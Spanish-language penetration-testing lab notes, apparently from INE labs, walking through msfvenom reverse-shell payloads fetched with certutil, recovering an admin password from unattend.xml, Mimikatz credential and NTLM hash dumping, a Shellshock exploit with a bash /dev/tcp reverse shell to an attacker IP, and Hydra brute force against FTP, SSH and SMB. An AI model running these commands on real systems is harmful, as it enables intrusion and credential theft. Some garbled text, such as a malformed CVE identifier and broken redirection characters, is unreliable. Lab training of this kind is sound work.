Windows usa el sistema de archivos **NTFS**, que tiene una característica poco conocida: permite que un archivo tenga **múltiples flujos de datos** (data streams). El flujo principal es el que vemos normalmente, pero se pueden añadir flujos alternativos, llamados **Alternate Data Streams**, que no aparecen en el explorador ni con dir.

Esconder binarios maliciosos o payloads: Se oculta un ejecutable o script en el flujo alternativo. No aparece en el explorador ni en listados típicos.

Persistencia: Se pueden esconder scripts que luego son ejecutados por tareas programadas o claves del registro.

Evasión de antivirus: Algunos AVs antiguos no analizaban los ADS, lo cual permitía evadir detección.

## Searching For Passwords in Windows Configuration Files

Primero vamos a obtener acceso a la máquina objetivo. Vamos a crear un payload con msfvenom.

```
$sudo msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<own_ip> LPORT=1234 -f exe > payload.exe
```

Ese payload lo pasamos a la máquina Windows víctima:

```
certutil -urlcache -f http://<ip\_kali>:<port>/payload.exe payload.exe
```

```
C:\Users\student\Desktop>certutil -urlcache -f http://10.10.49.2:8080/payload.exe payload.exe
**** Online ****
CertUtil: -URLCache command completed successfully.

C:\Users\student\Desktop>dir
Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of C:\Users\student\Desktop

07/14/2025  03:51 PM    <DIR>      .
07/14/2025  03:51 PM    <DIR>      ..
07/14/2025  03:51 PM            7,168 payload.exe
10/27/2020  10:09 AM    <DIR>      PowerSploit
10/27/2020  10:09 AM    <DIR>      SysinternalsSuite
10/27/2020  10:32 AM    <DIR>      Tools
              1 File(s)       7,168 bytes
              5 Dir(s)  15,537,537,024 bytes free
```

Ahora vamos a iniciar la base de datos postgresql y Metasploit Framework, y usaremos el multi/handler para ganar acceso a la máquina:

```
Msf6> search multi/handler (por defecto asignará una carga de 32 bits, pero como ya sabemos que el Windows Server es de 64 lo cambiamos).
```

```
Msf6 > set payload windows/x64/meterpreter/reverse_tcp
```

Por último, configuramos nuestra IP y el puerto que le dimos en el payload que hicimos con msfvenom, ejecutamos.

```
msf6 exploit(multi/handler) > options  
Payload options (windows/x64/meterpreter/reverse_tcp):  


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 10.10.49.2      | yes      | The listen address (an interface may be specified)        |
| LPORT    | 1234            | yes      | The listen port                                           |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| -- |                 |
| 0  | Wildcard Target |

  
View the full module info with the info, or info -d command.
```

```
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 10.10.49.2:1234
```

Ahora cuando ejecutemos el payload en la Windows Server nos dará acceso:

```
msf6 exploit(multi/handler) > exploit  
[*] Started reverse TCP handler on 10.10.49.2:1234  
[*] Sending stage (201798 bytes) to 10.2.20.248  
[*] Meterpreter session 1 opened (10.10.49.2:1234 → 10.2.20.248:49760) at 2025-07-14 21:29:15 +0530  
  
meterpreter > sysinfo  
Computer : PRIV-ESC  
OS : Windows Server 2019 (10.0 Build 17763).  
Architecture : x64  
System Language : en_US  
Domain : WORKGROUP  
Logged On Users : 1  
Meterpreter : x64/windows  
meterpreter > getuid  
Server username: PRIV-ESC\student  
meterpreter > getprivs  
  
Enabled Process Privileges  


| Name                          |
|-------------------------------|
| SeChangeNotifyPrivilege       |
| SeIncreaseWorkingSetPrivilege |
| SeShutdownPrivilege           |

  
meterpreter >
```

Ahora, podríamos ir buscando manualmente el archivo unattend.xml:

```
meterpreter > search -f unattend.xml  
Found 3 results ...  


| Path                                                              | Size (bytes) | Modified (UTC)            |
|-------------------------------------------------------------------|--------------|---------------------------|
| c:\ProgramData\Amazon\EC2-Windows\Launch\Sysprep\Unattend.xml     | 5366         | 2020-09-09 10:35:33 +0530 |
| c:\Users\All Users\Amazon\EC2-Windows\Launch\Sysprep\Unattend.xml | 5366         | 2020-09-09 10:35:33 +0530 |
| c:\Windows\Panther\unattend.xml                                   | 3519         | 2020-10-29 10:29:26 +0530 |


```

Vamos a la ruta y descargamos:

```
meterpreter > cd C:\\\\
meterpreter > cd Windows
meterpreter > cd Panther
meterpreter > dir
Listing: C:\\Windows\\Panther
_____
Mode          Size     Type   Last modified      Name
_____
100666/rw-rw-rw-  68      fil    2020-10-27 10:43:44 +0530  Contents0.dir
100666/rw-rw-rw- 12038    fil    2020-10-27 10:43:05 +0530  DDACLSys.log
100666/rw-rw-rw- 24494    fil    2020-10-27 10:43:44 +0530  MainQueueOnline0.que
040777/rwxrwxrwx  0       dir    2020-10-27 10:44:39 +0530  Unattend
040777/rwxrwxrwx  0       dir    2018-11-15 05:35:25 +0530  UnattendGC
040777/rwxrwxrwx  4096    dir    2020-10-27 10:44:22 +0530  actionqueue
100666/rw-rw-rw-  2229    fil    2020-10-27 10:43:44 +0530  diagerr.xml
100666/rw-rw-rw-  4296    fil    2020-10-27 10:43:44 +0530  diagwrn.xml
100666/rw-rw-rw- 10006528  fil    2025-07-14 21:12:46 +0530  setup.etl
040777/rwxrwxrwx  0       dir    2020-10-27 10:43:04 +0530  setup.exe
100666/rw-rw-rw-  83991   fil    2020-10-27 10:43:44 +0530  setupact.log
100666/rw-rw-rw-  142     fil    2020-10-27 10:43:27 +0530  setuperr.log
100666/rw-rw-rw-  16640   fil    2020-10-27 10:43:44 +0530  setupinfo
100666/rw-rw-rw-  3519    fil    2020-10-29 10:29:26 +0530  unattend.xml

meterpreter > download unattend.xml
[*] Downloading: unattend.xml → /root/unattend.xml
[*] Downloaded 3.44 KiB of 3.44 KiB (100.0%): unattend.xml → /root/unattend.xml
[*] Completed : unattend.xml → /root/unattend.xml
meterpreter > █
```

Ya lo tendríamos en nuestra Kali, vamos a examinarla y vamos a buscar credenciales:

```
</SynchronousCommand>
</FirstLogonCommands>
<AutoLogon>
  <Password>
    <Value>QWRtaW5AMTIz</Value>
    <PlainText>false</PlainText>
  </Password>
  <Enabled>true</Enabled>
  <Username>administrator</Username>
</AutoLogon>
</component>
</settings>
</unattend>

└─(root@attackdefense)-[~]
# █
```

Como podemos ver la contraseña del administrador está codificada en base 64 debido a que tiene la opción de PlainText en false.

Ahora vamos a guardar esa contraseña en un fichero .txt y vamos a descodificarla con una herramienta por defecto en Kali:

```
(root@attackdefense)-[~]
└─# base64 -d pa
password.txt payload.exe
(root@attackdefense)-[~]
└─# base64 -d password.txt
Admin@123
(root@attackdefense)-[~]
└─#
```

Sin embargo, puede ser que el administrador haya cambiado su contraseña después de la instalación, lo cual esto ya no puede ser válido. Vamos a probarlo mediante la herramienta PsExec:

```
(root@attackdefense)-[/usr/share/doc/python3-impacket/examples]
└─# python3 psexec.py administrator@10.2.20.248
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
[*] Requesting shares on 10.2.20.248.....
[*] Found writable share ADMIN$ 
[*] Uploading file GGqjQKFF.exe
[*] Opening SVCManager on 10.2.20.248.....
[*] Creating service tedA on 10.2.20.248.....
[*] Starting service tedA.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32>
```

Hemos conseguido una credencial válida mediante una instalación desatendida de Windows que hizo la empresa en su momento, y se olvidó de cambiar la contraseña.

Esta vulnerabilidad se ve en muchísimos entornos reales, también hemos podido acceder legítimamente mediante psexec y su contraseña legítima.

## Dumping hashes with Mimikatz

Realizaremos un escaneo para ver qué servicios se están ejecutando y también ver sus versiones:

```
[root@attackdefense]~]
# nmap -sV demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-14 22:10 IST
Nmap scan report for demo.ine.local (10.2.23.9)
Host is up (0.0027s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        BadBlue httpd 2.7
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5357/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.79 seconds
```

Badblue httpd 2.7 es vulnerable, y para ello utilizaremos un módulo de Metasploit Framework.

```
msf6 > setg RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 > search badblue

Matching Modules
=====
#  Name
-  --
0  exploit/windows/http/badblue_ext_overflow  2003-04-20  great  Yes  BadBlue 2.5 EXT.dll Buffer Overflow
1  exploit/windows/http/badblue_passthru     2007-12-10  great  No   BadBlue 2.72b PassThru Buffer Overflow
2  \_ target: BadBlue EE 2.7 Universal       .
3  \_ target: BadBlue 2.72b Universal         .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/badblue_passthru
After interacting with a module you can manually set a TARGET with set TARGET 'BadBlue 2.72b Universal'

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/badblue_passthru) >
```

Nos asigna el payload para windows de 32 bits... lo cual está bien. Bien,

una vez configuramos el set RHOSTS <target\_ip> Ejecutamos:

```
meterpreter > pgrep lsass
592
meterpreter > migrate 592
[*] Migrating from 1332 to 592 ...
[*] Migration completed successfully.
meterpreter > sysinfo
Computer        : ATTACKDEFENSE
OS              : Windows Server 2019 (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain         : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
meterpreter >
```

Migramos a lsass y una vez migramos, cargamos kiwi:

Una vez cargada, solicitamos el panel de ayuda de kiwi <?>

```
meterpreter . . . . .  
meterpreter > load kiwi  
Loading extension kiwi ...  
.#####. mimikatz 2.2.0 20191125 (x64/windows)  
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)  
## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ## > http://blog.gentilkiwi.com/mimikatz  
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/  
  
Success.  
meterpreter > ?
```

Kiwi Commands	
Command	Description
creds_all	Retrieve all credentials (parsed)
creds_kerberos	Retrieve Kerberos creds (parsed)
creds_livessp	Retrieve Live SSP creds
creds_msv	Retrieve LM/NTLM creds (parsed)
creds_ssp	Retrieve SSP creds
creds_tspkg	Retrieve TsPkg creds (parsed)
creds_wdigest	Retrieve WDigest creds (parsed)
dcsync	Retrieve user account information via DCSync (unparsed)
dcsync_ntlm	Retrieve user account NTLM hash, SID and RID via DCSync
golden_ticket_create	Create a golden kerberos ticket
kerberos_ticket_list	List all kerberos tickets (unparsed)
kerberos_ticket_purge	Purge any in-use kerberos tickets
kerberos_ticket_use	Use a kerberos ticket
kiwi_cmd	Execute an arbitrary mimikatz command (unparsed)
lsa_dump_sam	Dump LSA SAM (unparsed)
lsa_dump_secrets	Dump LSA secrets (unparsed)
password_change	Change the password/hash of a user
wifi_list	List wifi profiles/creds for the current user
wifi_list_shared	List shared wifi profiles/creds (requires SYSTEM)

For more info on a specific command, use <command> -h or help <command>.

```
meterpreter > █
```

Vamos a ver todas las credenciales que existen y sus hashes NTLM:

```
[*] Retrieving all credentials
msv credentials
_____
Username      Domain      NTLM          SHA1
Administrator  ATTACKDEFENSE e3c61a68f1b89ee6c8ba9507378dc88d  fa62275e30d286c09d30d8fece82664eb34323ef

wdigest credentials
_____
Username      Domain      Password
(null)        (null)      (null)
ATTACKDEFENSE$ WORKGROUP  (null)
Administrator  ATTACKDEFENSE (null)

kerberos credentials
_____
Username      Domain      Password
(null)        (null)      (null)
Administrator  ATTACKDEFENSE (null)
attackdefense$ WORKGROUP  (null)

meterpreter > █
```

```
[*] Dumping SAM
Domain : ATTACKDEFENSE
SysKey : 377af0de68bdc918d22c57a263d38326
Local SID : S-1-5-21-3688751335-3073641799-161370460

SAMKey : 858f5bda5c99e45094a6a1387241a33d

RID  : 000001f4 (500)
User : Administrator
Hash NTLM: e3c61a68f1b89ee6c8ba9507378dc88d
```

```
des_cbc_md5       : ce9b2cabd55df4ce

RID  : 000003f0 (1008)
User : student
Hash NTLM: bd4ca1fbe028f3c5066467a7f6a73b0b
```

Hemos dumphreado la SysKey, hash administrator, hash student...


## Exploiting Bash CVE-2014-C271 Vulnerability (Shellshock)

La explotación de esta vulnerabilidad implica realmente dos servicios: Uno de ellos es Apache y el segundo, por supuesto, es Bash.

Primero realizaremos un escaneo básico para saber la versión del servicio que se está ejecutando:

```
[root@INE]~# nmap -sV demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-15 04:53 IST
Nmap scan report for demo.ine.local (192.250.131.3)
Host is up (0.000022s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.6 ((Unix))
MAC Address: 02:42:C0:FA:83:03 (Unknown)
```

Si vamos a “ver recursos de la página” podemos ver que tenemos un contador dinámico. Se trata de un script .cgi basado en bash.



The screenshot shows a web browser window with the URL `view-source:http://demo.ine.local/`. The page content is the source code of a CGI script:

```
1 <!DOCTYPE html>
2 <html>
3 <head>
4 <style>
5 body {
6   background-image: url('static/images/background.jpg');
7   background-repeat: no-repeat;
8   background-attachment: fixed;
9   background-position: center;
10 }
11 </style>
12 <script>
13   setInterval(function() {
14     var xhttp = new XMLHttpRequest();
15     xhttp.onreadystatechange = function() {
16       if (this.readyState == 4 && this.status == 200) {
17         document.getElementById("output").innerHTML = this.responseText;
18       }
19     };
20     xhttp.open("GET", "/gettime.cgi", true);
21     xhttp.send();
22   }, 1000);
23 </script>
24
25 </head>
26 <body>
27   <div style="position:fixed;top:67%;left:40%" id="output" ></div>
28 </body>
29 </html>
```

Pero antes, vamos a verificar si este servicio es vulnerable a la vulnerabilidad de Shell shock.

Necesitamos especificar los argumentos del script y su argumento es de la siguiente manera:

```
$sudo nmap -sV --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" demo.ine.local
```

```
[root@INE-]~]
# nmap -sV --script=http-shellshock --script-args "http-shellshock.uri=/gettime.cgi" demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-15 05:02 IST
Nmap scan report for demo.ine.local (192.250.131.3)
Host is up (0.000021s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
80/tcp    open  http   Apache httpd 2.4.6 ((Unix))
|_http-server-header: Apache/2.4.6 (Unix)
| http-shellshock:
|   VULNERABLE:
|     HTTP Shellshock vulnerability
|       State: VULNERABLE (Exploitable)
|       IDs: CVE:CVE-2014-6271
|         This web application might be affected by the vulnerability known
|         as Shellshock. It seems the server is executing commands injected
|         via malicious HTTP headers.
|
|   Disclosure date: 2014-09-24
|   References:
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-7169
|     http://seclists.org/oss-sec/2014/q3/685
|     https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
|     http://www.openwall.com/lists/oss-security/2014/09/24/10
|_
MAC Address: 02:42:C0:FA:83:03 (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.34 seconds
```

Como podemos ver nos da una descripción de donde se encuentra esta vulnerabilidad: En HTTP headers, que en este caso estaremos injectando en el User-Agent header.

Bien, para empezar la explotación, vamos a interceptar la petición cargando de nuevo la página con servidor apache:

Una vez interceptada, como ya dijimos, eliminaremos lo que dice el User-Agent y ahí injectaremos nuestro código malicioso para obtener una reverse shell, esta es la sintaxis, pero primero intentaremos imprimir el contenido del archivo de contraseñas en el sistema Linux, por supuesto, podemos ejecutar otros comandos:

```
() { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'
```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Mon, 14 Jul 2025 23:47:39 GMT
3 Server: Apache/2.4.6 (Unix)
4 Keep-Alive: timeout=5, max=100
5 Connection: Keep-Alive
6 Content-Length: 957
7
8
9 root:x:0:0:root:/root:/bin/bash
10 daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
11 bin:x:2:2:bin:/bin:/usr/sbin/nologin
12 sys:x:3:3:sys:/dev:/usr/sbin/nologin
13 sync:x:4:65534:sync:/bin:/sync
14 games:x:5:60:games:/usr/games:/usr/sbin/nologin
15 man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
16 lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
17 mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
18 news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
19 uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
20 proxy:x:13:13:proxy:/bin:/usr/sbin/nologin

```

Selected text  
() { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'

Decoded from: Select +  
() { :; }; echo; echo; /bin/bash -c 'cat /etc/passwd'

Cancel Apply changes

Request attributes 2  
Request query parameters 0  
Request body parameters 0

¿Y si quisiéramos obtener un reverse shell en el sistema de destino? Muy

fácil. Primero, vamos a configurar nuestro oyente con netcat: nc –nvlp

1234

Una vez configurado nuestro oyente. Vamos a volver a Burp suite y vamos a cambiar el parámetro que habíamos puesto antes:

() { :; }; /bin/bash -c 'bash -i >C /dev/tcp/192.250.131.2/1234 0>C1' Este es el

**comando real que se ejecuta.** Desglosemos:

### bash -i

- Lanza una shell **interactiva (-i)**.
- Necesaria para que puedas interactuar con el shell remoto (input/output).

### >s/dev/tcp/IP/PORT

- Redirige stdout y stderr (salida estándar y errores) a una conexión TCP.
- /dev/tcp/host/port es una **característica especial de Bash** (no es un archivo real).
- Bash hace una conexión **saliente** TCP a ese IP:PORT.

### 0>s1

- Redirige stdin (entrada estándar) al mismo sitio que stdout (el socket TCP).
- Es decir, el canal de entrada de Bash ahora también viene del mismo socket.

Ejecutamos y:

```
[root@INE]~]
# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.250.131.2] from (UNKNOWN) [192.250.131.3] 48342
bash: cannot set terminal process group (17): Inappropriate ioctl for device
bash: no job control in this shell
daemon@demo:/opt/apache/htdocs$ whoami
whoami
daemon
daemon@demo:/opt/apache/htdocs$
```

También podemos enumerar la información sobre la distribución: Cat

/etc/\*issue

```
daemon@demo:/opt/apache/htdocs$ cat /etc/*issue
cat /etc/*issue
Ubuntu 14.04.6 LTS \n \l
```

También podemos ver la información del Kernel entre otros comandos más...

```
daemon@demo:/opt/apache/htdocs$ uname -a
uname -a
Linux demo.ine.local 6.8.0-57-generic #59-Ubuntu SMP PREEMPT_DYNAMIC Sat Mar 15 17:40:59 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
daemon@demo:/opt/apache/htdocs$
```

Bien, ya hemos visto como se explota manualmente con Burpsuite. Ahora pasemos a la explotación, pero de forma automática con Metasploit Framework:

Primero iniciamos la base de datos postgresql y luego metasploit. Una vez iniciada buscamos este módulo auxiliar:

```
msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > search shellshock
Matching Modules
=====
#  Name
-  -----
0  exploit/linux/http/advantech_switch_bash_env_exec  2015-12-01  excellent  Yes  Advantech Switch Bash Environment Variable Code Injection (Shellshock)
1  exploit/multi/http/apache_mod_cgi_bash_env_exec   2014-09-24  excellent  Yes  Apache mod_cgi Bash Environment Variable Code Injection (Shellshock)
2    \_\_ target: Linux x86
3      \_\_ target: Linux x86_64
4        \_\_ target: Linux x86_64
```

Configuramos de la siguiente manera:

```

Module options (exploit/multi/http/apache_mod_cgi_bash_env_exec):
Name      Current Setting  Required  Description
----      -----          -----  -----
CMD_MAX_LENGTH  2048        yes      CMD max line length
CVE        CVE-2014-6271    yes      CVE to check/exploit (Accepted: CVE-2014-6271, CVE-2014-6271)
HEADER     User-Agent       yes      HTTP header to use
METHOD     GET            yes      HTTP method to use
Proxies    no             A proxy chain of format type:host:port[,type:host:port]
RHOSTS    demo.ine.local   yes      The target host(s), see https://docs.metasploit.com/docs/modules/exploits/http/apache/mod_cgi_bash_env_exec.html#rhosts
RPATH      /bin            yes      Target PATH for binaries used by the CmdStager
RPORT      80              yes      The target port (TCP)
SSL        false           no      Negotiate SSL/TLS for outgoing connections
SSLCert    no             Path to a custom SSL certificate (default is randomly generated)
TARGETURI  gettime.cgi    yes      Path to CGI script
TIMEOUT    5               yes      HTTP read response timeout (seconds)
URIPATH    no             The URI to use for this exploit (default is random)
VHOST      no             HTTP server virtual host

When CMDSTAGER::FLAVOR is one of auto,tftp,wget,curl,fetch,lwprequest,psh_invokeWebRequest,ftp_htt
Name      Current Setting  Required  Description
----      -----          -----  -----
SRVHOST  0.0.0.0         yes      The local host or network interface to listen on. This must be a valid IPv4 or IPv6 address
SRVPORT  8080            yes      The local port to listen on.

Payload options (linux/x86/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
----      -----          -----  -----
LHOST    192.250.131.2    yes      The listen address (an interface may be specified)
LPORT    4444            yes      The listen port

```

```

msf6 exploit(multi/http/apache_mod_cgi_bash_env_exec) > exploit
[*] Started reverse TCP handler on 192.250.131.2:4444
[*] Command Stager progress - 100.00% done (1092/1092 bytes)
[*] Sending stage (1017704 bytes) to 192.250.131.3
[*] Meterpreter session 1 opened (192.250.131.2:4444 → 192.250.131.3:43522) at 2025-07-15 05:48:18 +0530

meterpreter > sysinfo
Computer : demo.ine.local
OS        : Ubuntu 14.04 (Linux 6.8.0-57-generic)
Architecture : x64
BuildTuple : i486-linux-musl
Meterpreter : x86/linux
meterpreter > getuid
Server username: daemon
meterpreter >

```

El siguiente paso, por supuesto, sería elevar nuestros privilegios.

## Explotación FTP

El primer paso será hacer un escaneo a la IP objetivo y ver qué servicio y versión se está ejecutando:

```

[root@INE)-[~]
# nmap -Pn -sS -sV demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-15 05:58 IST
Nmap scan report for demo.ine.local (192.178.90.3)
Host is up (0.000027s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
MAC Address: 02:42:C0:B2:5A:03 (Unknown)
Service Info: OS: Unix

```

Ahora vamos a comprobar si podemos obtener acceso mediante el usuario anonymous:

```
[root@INE] ~
# ftp 192.178.90.3
Connected to 192.178.90.3.
220 ProFTPD 1.3.5a Server (AttackDefense-FTP) [::ffff:192.178.90.3]
Name (192.178.90.3:root): anonymous
331 Password required for anonymous
Password:
530 Login incorrect.
ftp: Login failed
ftp> 
```

También podemos verificar si este servicio FTP en particular admite accesos anónimos mediante el uso de un script de nmap:

```
ls -al /usr/share/nmap/scripts/ | grep ftp-* podemos buscarlo mediante este comando, es muy útil.
```

```
Nmap -sV -p21 -script ftp-anon <target_ip>
```

Tanto para ftp, ssh, smb, etc.

Vamos a realizar una fuerza bruta mediante Hydra:

```
$sudo hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local -t 2 ftp
```

```
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service  
and ethics anyway.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-07-15 06:19:30
[DATA] max 2 tasks per 1 server, overall 2 tasks, 7063 login tries (l:7/p:1009), ~3532 tries per task
[DATA] attacking ftp://demo.ine.local:21/
[21][ftp] host: demo.ine.local login: sysadmin password: 654321
[21][ftp] host: demo.ine.local login: rooty password: qwerty
[STATUS] 2031.00 tries/min, 2031 tries in 00:01h, 5032 to do in 00:03h, 2 active
[21][ftp] host: demo.ine.local login: demo password: butterfly
[21][ftp] host: demo.ine.local login: auditor password: chocolate
[21][ftp] host: demo.ine.local login: anon password: purple
[STATUS] 1689.33 tries/min, 5068 tries in 00:03h, 1995 to do in 00:02h, 2 active
[21][ftp] host: demo.ine.local login: administrator password: tweety
[STATUS] 1517.50 tries/min, 6070 tries in 00:04h, 993 to do in 00:01h, 2 active
[21][ftp] host: demo.ine.local login: diag password: tigger
1 of 1 target successfully completed, 7 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-07-15 06:23:43
```

También podemos buscar un exploit específico para esa versión del servicio que está ejecutando, mediante el uso de searchsploit:

```
└─# searchsploit ftp 1.3.5
Exploit Title | Path
Ayukov NFTW_FTP Client < 2.0 - Remote Buffer Overflow | windows/remote/a3025.py
CrushFTP < 1.1.2.0 - Directory Traversal | multiple/remote/52012.py
iOS FileApp < 2.0.0 - FTP Remote Denial of Service | ios/dos/15188.py
Ipswitch WSFTP Professional < 12.6.0.2 - Local Buffer Overflow (SEH) | windows/dos/43115.py
IpaFix < 3.2.2 - bftp Remote Client | multiple/remote/1081.c
Nutanix AOS & Prism < 5.5.5 (LTS) / < 5.8.1 (STS) - SFTP Authentication Bypass | hardware/remote/45748.py
OpenSSH < 6.6 SFTP (x64) - Command Execution | linux/x86_64/remote/45900.py
OpenSSH < 6.6 SFTP - Command Execution | linux/remote/45001.py
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit) | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2) | linux/remote/49988.py
ProFTPd 1.3.5 - File Copy | linux/remote/36742.txt
PyroBatchFTP < 3.19 - Buffer Overflow | windows/remote/43548.txt
RhinoSoft Serv-U FTP Server < 5.2 - Remote Denial of Service | windows/dos/463.c
RhinoSoft Serv-U FID Server < 4.2 - Remote Buffer Overflow (Metasploit) | windows/remote/18198.rb
Ruby < 2.2.8 / < 2.3.5 / < 2.4.2 / < 2.5.0-preview1 - '.NET:FTP' Command Injection | ruby/local/43381.md
Serv-U FTP Server < 1.8.1 - Local Privilege Escalation (1) | linux/local/49999.c
Serv-U FTP Server < 15.1.7 - Local Privilege Escalation (2) | multiple/local/47173.sh
Sysax Multi Server < 5.25 (SFTP Module) - Multiple Denial of Service Vulnerabilities | windows/dos/13958.txt
VicFTPS < 5.0 - 'CMD' Remote Buffer Overflow (PoC) | windows/dos/3331.c

Shellcodes: No Results
Papers: No Results

└─[root@INE ~]#
└─# nmap -sV demo.inet.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-15 06:29 IST
Nmap scan report for demo.inet.local (192.178.90.3)
Host is up (0.00026s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      ProFTPD 1.3.5a
```

# Explotación SSH

Una vez escaneado la dirección IP vamos a realizar una fuerza bruta para descubrir credenciales:

```
$sudo hydra -L /usr/share/metasploit-framework/data/wordlists/common_users.txt -P  
/usr/share/metasploit-framework/data/wordlists/common_passwords.txt demo.ine.local -t 4  
ssh
```

## Explotación SAMBA

Primero de todo haremos un escaneo del servicio que se está ejecutando y su versión actual:

```
[root@INE] ~
# nmap -sV demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-15 21:42 IST
Nmap scan report for demo.ine.local (192.46.21.3)
Host is up (0.000025s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
139/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: RECONLABS)
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: RECONLABS)
MAC Address: 02:42:C0:2E:15:03 (Unknown)
Service Info: Host: SAMBA-RECON-BRUTE
```

Una vez hecho el escaneo. Vamos a realizar fuerza bruta para obtener credenciales y así poder ver sus carpetas compartidas a las que cada usuario tiene acceso:

```
$sudo hydra -l (minuscula) admin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local -t 4 smb
```

En este caso ya tenemos el usuario que es admin, pero si no lo tuvieramos pondríamos -L(mayúscula) /usr/share/metasploit-framework/data/wordlists/common\_users.txt para saber el usuario:

```
[root@INE] ~
# hydra -l admin -P /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt demo.ine.local -t 4 smb
